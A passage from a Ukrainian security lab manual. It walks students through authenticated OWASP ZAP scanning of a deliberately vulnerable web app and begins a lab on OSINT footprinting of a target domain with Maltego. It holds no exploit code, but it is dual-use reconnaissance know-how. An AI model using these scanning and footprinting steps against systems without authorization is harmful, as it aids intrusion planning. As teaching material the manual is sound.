

Рисунок 4.14 – Налаштування HTTP сесій

Далі у списку шукаємо сесію, яка має таке ж значення, як у сконфігурованому браузері, викликаємо для нього контекстне меню та обираємо “Set as Active” (Рисунок 4.15).



Рисунок 4.15 – Встановлення активної сесії

Після вищеперерахованих кроків можна запустити сканування знову (як на Рисунку 4.10), і воно має дати більше результатів, які додаються до результатів попереднього, неавтентифікованого сканування. Також сканування можна сконцентрувати на певній частині додатка, запустивши активне сканування для певного шляху (Рисунок 4.16).



Рисунок 4.16 – Сканування окремої частини веб-додатка

Коли сканування закінчується (може тривати більше години) фокус переводиться на вкладку “Alerts”. Так, на Рисунку 4.17 можемо побачити, що була виявлена можливість для SQL-ін’єкції. Натиснувши на запит у даній категорії, можна побачити



Рисунок 4.17 – Подробиці про знайдену вразливість

Варто пам’ятати, що жодний автоматичний сканер вразливостей у веб-додатках не зможе виявити 100% вразливостей. Окрім того, для таких сканерів характерна наявність певного відсотка хибних спрацювань (“false positives”). Тому, зазвичай, сканери використовуються в тандемі між собою та з ручною перевіркою знайдених вразливостей та додатка загалом. Також якість роботи модульних сканерів залежить від багатьох факторів, найвизначнішим з яких є наявність та налаштування модуля, за допомогою якого відбувається сканування (менеджер модулів згаданий на Рисунку 4.8).

Завдання:

– виконати сканування одного з вразливих веб-додатків за допомогою сканера OWASP ZAP;

– проаналізувати результати сканування, порівняти результати автентифікованого та неавтентифікованого сканування;

– надати у звіті дані про найзначніші вразливості, що потрапили у звіт сканера;

– визначити, які з них знаходяться в актуальному списку найпопулярніших вразливостей “OWASP Top 10”;

– вказати, які ще корисні дані надав сканер і у яких розділах;

– провести сканування веб-додатка сканером вразливостей Nessus та порівняти результати.

Лабораторна робота № 5

Тема: Пошук вразливостей та чутливої інформації у відкритих джерелах за допомогою засобу Maltego.

Мета: Отримати практичні навички пошуку вразливостей та чутливої інформації у відкритих джерелах за допомогою засобу Maltego.

Теоретичні відомості

У лабораторній роботі № 4 розглядався засіб, що дозволяв отримати відомості про можливі вразливості веб-ресурсу/додатку. Однак, часто причиною успішної атаки стає певна інформація, що була якимось чином залишена серед документів веб-ресурсу (зазвичай, через необачність розробників або адміністраторів ресурсу). Іноді ж спеціалісту з інформаційної безпеки необхідно вивчити те, яка інформація доступна публічно, виявити чутливу інформацію і закрити її. До того ж, використання таких засобів, як Maltego, дає змогу зрозуміти, чи зможе зловмисник визначити чутливі вузли інфраструктури (якщо сервери ресурсу знаходяться у власності компанії чи організації) і таким чином вивчати можливості атаки на них, що рано чи пізно призведе до певних наслідків.

Maltego – це універсальний засіб, який не лише дозволяє збирати інформацію про певну систему, а й автоматично систематизує цю інформацію у вигляді зручного графа. Більш того, інструментами Maltego слугують так звані «трансформи», що в суті своїй – хмарні сервіси, які й взаємодіють з системою, що досліджується. Завдяки такому підходу, за допомогою Maltego можливо проводити дослідження декількох вузлів одночасно.

Для встановлення програми в терміналі треба виконати з root-правами команду “`apt install maltego`”. Далі, для запуску Maltego (Рисунок 5.1) перейдіть у меню додатків Kali Linux у пункт “Information Gathering” та запустіть додаток “*maltego*”.



Рисунок 5.16 – Головне вікно Maltego

При першому запуску з’явиться вікно обрання продукту (Рисунок 5.2), оберіть версію “Maltego CE”.



Рисунок 5.2 – Вікно обрання версії Maltego

Для того, щоб користуватися сервісами Maltego, необхідно увійти до свого облікового запису. Якщо у вас його немає – створіть, перейшовши за посиланням (помічено червоним маркером на Рисунок 5.3).



Рисунок 5.3 – Вхід до облікового запису або його реєстрація

Після автентифікації ви перейдете на головне вікно застосунку 5. (Рисунок 5.1). Для початку роботи створіть новий граф, натиснувши відповідну кнопку у левому верхньому куті (Рисунок 5.4, виділено жовтим маркером).



Рисунок 5.4 – Кнопка створення нового графу (виділено жовтим маркером)

Перейдіть в розділ “Machines” (Рисунок 5.5, позначка 1) та натисніть “Run Machine” (Рисунок 5.5, позначка 2). У новому вікні (Рисунок 5.5) виберіть потрібний тип машини, введіть необхідні дані для запуску машини і натисніть “Finish”.



Рисунок 5.5 – Оберіть тип машини, наприклад: Footprint L1 – буде виконано пошук доменів, що пов'язані з вашою ціллю



Рисунок 5.6 – Введіть необхідні дані для запуска машини (Footprint L1 вимагає назву веб-ресурсу – цілі)

В залежності від типу обраної машини до вашого об’єкта дослідження буде застосовано певний трансформ і виведено певний граф (Рисунок 5.7 – запущено машину Footprint L1). Натискаючи на вузли графа, можливо отримати додаткову інформацію про конкретний вузол. Також, виділивши вузол, до нього можна окремо застосувати певний трансформ, обрати який можна на лівій панелі – “Run View” 